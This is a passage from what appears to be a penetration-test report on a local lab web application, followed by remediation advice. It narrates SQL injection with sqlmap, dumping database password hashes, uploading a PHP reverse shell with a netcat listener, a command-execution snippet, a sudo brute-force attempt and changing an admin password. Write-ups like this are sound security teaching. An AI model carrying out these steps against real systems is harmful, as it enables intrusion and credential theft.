


Having a sql shell available, we can view the passwords of admin and root administrators through the following query: `SELECT Host, User, Password FROM mysql.user;`


We can see how the user **root** has a password (expressed in SHA1 hash) while the user **admin** does not. This is a vulnerability!


N.B: The use of **sqlmap** on the `send.php` page ends here. Using the command option `--os-shell` to run an operating system command line (cmd) should load some files, including `tmpuezkr.php`. This would allow an

attacker to upload any file into the system, but it doesn't work.



Let's try running sqlmap on the `recovery.php` page to see if we could continue further. In this case, the tool was able to correctly inject its pages.







(e) (f)

So we can verify that:


- The **id** field of the `recovery.php` page is injectable



- We have access to a cmd shell and are recognized as user **www-data**: `$ whoaim`



- We can enumerate all the pages *php* exposed by the website: `$ ls`




- We check the running linux version: `$ uname -r`

Having the ability to upload files within the system we upload:

- The page `penTool.php` (**attached**: *scripts/php/penTool.php*) that will allow us to have in a single web page the ability to:
  - Upload any files into the system
  - View uploaded files
  - Open uploaded files
- A **reverse shell** (**attached**: *scripts/php/shell.php*). The parameters are:
  - **TYPE**: PHP PENTESTMONKEY
  - **IP**: host.docker.internal (Because we are operating with a docker container)
  - **PORT**: 3001 (Port used by attacker)


On the attacker's command line, let us then listen on port `3001` (`$ nc -l 3001`) and load the web page containing the reverse shell: `http://localhost:8080/sehll.php`. On the cmd we will then have access to the remote machine.




N.B: At this point it is not possible to do **privilege escalation** since we do not know the password of the **root** user of the system and there aren't any **CVEs** available for the linux version in use. However, a brute-force **attack** was attempted using the **SecLists password dictionaries** (**attached**: *scripts/bruteForce/sudoBruteForce.sh*) without success.

It is also possible to interact with the sql database by loading the file **attached**: *scripts/php/query.php* into the system. Then going to the web page `http://localhost:8080/query.php` we can run any sql query.

In this example, we changed **sysadmin** password with `imhacker` that corresponds to the MD5 hash: `19abd2313e51c32d2ccdf8d73d0b6100`.



(g)



(h)

Similarly, we can run any command line script (**attached**: *scripts/php/cmd.php*) as `www-data` user via php:

```php
<?php
    $output = shell_exec('rls');
    echo "<b>$output</b>";
?>
```

Listing 3: Run cmd command example: list all file in current directory

5 Remediation

Below are the main remediations to follow to fix the vulnerabilities described above.

5.1 PHP Session

Assign the PHP session only after the authentication process of a user has been completed. Therefore, review the use of `start_session()` in `login.php`.

5.2 XSS Injection

- Sanitizing user input
  - This can be done with specific html functions such as `htmlspecialchars()` or `htmlentities()`

```
1        $input = $_POST['input'];
2        $sanitized_input = htmlspecialchars($input);
```

Listing 4: Input sanitize example

- Validation of input with known patterns (for example regex): always verify that the input is conformable (email, sequence of numbers, prefixed string, ...)
- Use Content Security Policy (CSP) systems: limit the type of resources that can be uploaded if it is necessary

5.3 SQL Injection

- NOT using queries that interact directly with the database
- Sanitize inputs using systems such as ORM (Object Relation Mapping) or Prepared Statement

```
1    $con = new mysqli(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);
2    ...
3    $query = "SELECT * FROM agents WHERE id = ?";
4    $stmt = $con->prepare($query);
5    $id = $_POST['id'];
6    $stmt->bind_param("i", $id); //Sanitize: ID must be integer
7    $stmt->execute();
8    $result = $stmt->get_result();
```

Listing 5: Prepared statements example

- Convalidate inputs
  - Always check that the input respects the expected forms (email, sequence of numbers, prefixed string, ...)

5.4 Database Remediation

- Change the method which passwords are encrypted. MD5 is currently used. Change with more complex standards and with `salt` technique

- Use a password for **admin**
- Limit privileges for the various database administrators to only those operations necessary
- Avoid specifying in the file `config.php` the user's unencrypted password
  - Use a complex alphanumeric password with special characters (**Tool**: `https://1password.com/password-generator/`)
- Use configuration files available into Apache such as `httpd.conf`. Then specify in this file the authentication information to be used

```
1       <?php
2       define('DB_SERVER', getenv('DB_SERVER'));
3       define('DB_USERNAME', getenv('DB_USERNAME'));
4       define('DB_PASSWORD', getenv('DB_PASSWORD'));
5       define('DB_NAME', getenv('DB_NAME'));
6
7       ...
8       ?>
```

Listing 6: New config.php Example

5.5 Update & Best Practice

- Upgrade to the latest Linux version
- Upgrade to the latest version of MySql
- Upgrade to the latest Apache version

  ```
  $ sudo apt update
  $ sudo apt upgrade apache2
  ```
- Upgrade to the latest PHP version

  ```
  $ sudo apt update
  $ sudo apt upgrade php
  ```
- If not present, use a strong password for the user **root**
- Update passwords of present administrator users with strong passwords

References

[1] Miroslav Stampar Bernardo Damele. *Sqlmap Docs*. URL: https://sqlmap.org.

[2] Metasploit Comunity. *Metasploit Docs*. URL: https://www.metasploit.com.

[3] Joohoi. *FFuF Docs*. URL: http://ffuf.me.

[4] Gordon Lyon. *Nmap Docs*. URL: https://nmap.org.

[5] Baiju Muthukadan. *Selenium in Python*. URL: https://selenium-python.readthedocs.io.

[6] NIST. *CVSS Docs*. URL: https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator.

[7] Offsec. *Exploit DB Docs*. URL: https://www.exploit-db.com.

[8] psypanda. *Hash ID Docs*. URL: https://github.com/psypanda/hashID.

[9] Sectools. *Netcat Docs*. URL: https://sectools.org/tool/netcat/.

[10] Daniel Stenberg. *cURL Docs*. URL: https://curl.se.

[11] x4vi_mendez. *wFuzz Docs*. URL: https://wfuzz.readthedocs.io.